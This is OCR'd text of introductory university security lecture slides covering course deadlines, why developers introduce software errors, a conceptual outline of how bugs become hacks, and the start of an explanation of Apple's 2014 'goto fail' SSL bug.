CS 370
Introduction to Security

Software Security:
Buffer Overflow Vulnerability

Oregon State University

Due Date

- Please solve all tutorials and the NSA codebreaker Task 0, A1, A2, B1, and B2 before **12/9 11:59 am**
  - NSA codebreaker finishes 12/09/22 11:59 am, that’s why.
- There will be no later submission
  - I need to get your grade during 12/10~12/12

We will have Quiz 2 on 11/22

- Quiz 2
  - Will be opened at 11/22 8:30 am
  - Ends at 11/28 11:59 pm
  - 3 attempts
  - Takes the highest score
  - You can refer to any class materials during taking the quiz

Quiz 2 Coverage

- SSL/TLS
- Web Security (password and SQL injection)
- Web Security (XSS and CSRF)
- Something related to the codebreaker preps
- Buffer overflow

Topic for Today

- Software errors (vulnerabilities)
  - What are they?

- How attackers exploits software vulnerabilities
  - To achieve their goal?

- A notable software vulnerability
  - Buffer Overflow Attack

- Common Vulnerabilities Exposures (CVE)

In Manufacturing Goods..


- Humans are building the product
- Humans are prone to errors especially if
  - Stressful
  - Worked too much hours
  - Production cycle due in 1 day

We Build Software

- Developers are humans
  - Prone to errors
  - Make more mistakes if
    - They are too stressful from work
    - They are too stressful from life
    - Work is hard
    - Worked too much hours (60+ hrs/wk)
    - Speeding up development schedule due to **IMPORTANT PRODUCTION CYCLE**

Modern Software is Complex

- Google Chrome
  - +4M lines of pure code in 10 yrs ago



Shashwat Anand


Participated in Google Summer of Code. · Author has **100** answers and **465.9K** answer views · Updated 10y

4,490,488 lines of code, 5,448,668 lines with comments included, spread over 21,367 unique files.

Used Cloc [http://cloc.sourceforge.net/] just like Dan Loewenherz did for the question How many lines of code are in the Linux kernel?

Modern Software is Complex

- Google Chrome
  - >4M lines of pure code in 10 yrs ago




Shashwat Anand

Participated in Google Summer of Code. · Author has **100** answers and **465.9K** answer views · Updated 10y

4,490,488 lines of code, 5,448,66
unique files.

Used Cloc [http://cloc.sourceforge

How many lines of code are in the l



Languages

Total Lines :	34,900,821	Code Lines :	25,683,389	Percent Code Lines :	73.6%
Number of Languages :	36	Total Comment Lines :	4,603,400	Percent Comment Lines :	13.2%
		Total Blank Lines :	4,614,032	Percent Blank Lines :	13.2%

Code, Comments and Blank Lines

  - >34M lines these days..

Modern Software is Complex

- Others
- Linux kernel
  - >12M lines of code in 2015
  - >27M lines of code in 2020
- Android
  - Android 1.6: >4.5M lines in 2009
  - Android 5.1: > 9M lines in 2014
  - Android 8.0: > 25M lines in 2017


1. Humans are prone to errors.

2. Work environment can make people to more prone to errors


3. The complexity in software makes humans more prone to errors..
Complexity: $O(N^2)$ where N = lines of code

What Happens If We Made Mistake in Our Software?

- Crash




```
harshajk@harsha:~/Downloads$ ./ti-sdk-am335x-evm-07.00.00.00-Linux-x86-Install.bin
Segmentation fault (core dumped)
harshajk@harsha:~/Downloads$ 
```



TextEdit quit unexpectedly.

Click Reopen to open the application again. Click Report to see more detailed information and send a report to Apple.



:(

Your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

20% complete


For more information about this issue and possible fixes, visit https://www.windows.com/stopcode

If you call a support person, give them this info:


Stop code: CRITICAL_PROCESS_DIED

What Happens If We Made Mistake in Our Software?

- Crash




```
harshajk@harsha:~/Downloads$ ./ti-sdk-am335x-
Segmentation fault (core dumped)
harshajk@harsha:~/Downloads$ 
```



TextEdit quit unexpectedly.

Click Reopen to open the application again. Click Report to see more detailed information and send a report to Apple.



:(

Your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

20% complete


For more information about this issue and possible fixes, visit https://www.windows.com/stopcode

If you call a support person, give them this info:
Stop code: CRITICAL_PROCESS_DIED

What Happens If We Made Mistake in Our Software?

- A hack

1. Find an error



```
                                 ize + NGROUPS_PER_BLOCK - 1) / NGROUPS_PER_BLOCK;
          ure we always allocate at least one indirect block pointer */
nblocks = nblocks ? : 1;
group_info = kmalloc(sizeof(*group_info) + nblocks*sizeof(gid_t *), GFP_USER);
if (!group_info)
    return NULL;
group_info->ngroups = gidsetsize;
group_info->nblocks = nblocks;
atomic_set(&group_info->usage, 1);

if (gidsetsize <= NGROUPS_SMALL)
    group_info->blocks[0] = group_info->small_block;
else {
```

3. Get an admin access

2. Build an exploit of that error
(tame the error to control the error to do something else)

What Happens If We Made Mistake in Our Sc

- A hack

1. F

```
r */
), GFP_USER);
...set(&group_info->usage, 1);

    if (gidsetsize <= NGROUPS_SMALL)
        group_info->blocks[0] = group_info->small_block;
    else {
```


3. Get an admin access

4. Delete all files

2. Build an exploit of that error
(tame the error to control the error to do something else)

Reduce Mistakes


- Write testcases and run test!
- Code review
  - Put a non-stressful human here!
  - Reading code in a different perspective
    -> may find new errors
- Use tools to check errors
  - We will learn about these in the last week



But these are often ignored or not practiced well in reality…

An Example: goto fail


- In 2014



Anatomy of a "goto fail" – Apple's SSL bug explained, plus an unofficial patch for OS X!

An Example: goto fail

- In 2014



About the security content of iOS 7.0.6

This document describes the security content of iOS 7.0.6.

iOS 7.0.6

- **Data Security**

Available for: iPhone 4 and later, iPod touch (5th generation), iPad 2 and later

Impact: An attacker with a privileged network position may capture or modify data in sessions protected by SSL/TLS

Description: Secure Transport failed to validate the authenticity of the connection. This issue was addressed by restoring missing validation steps.

CVE-ID

CVE-2014-1266


Why???

What was the mistake??

An Example: goto fail

- Error checking code
  - If there are ‘errors’ in ‘err’
  - The code moves to fail;

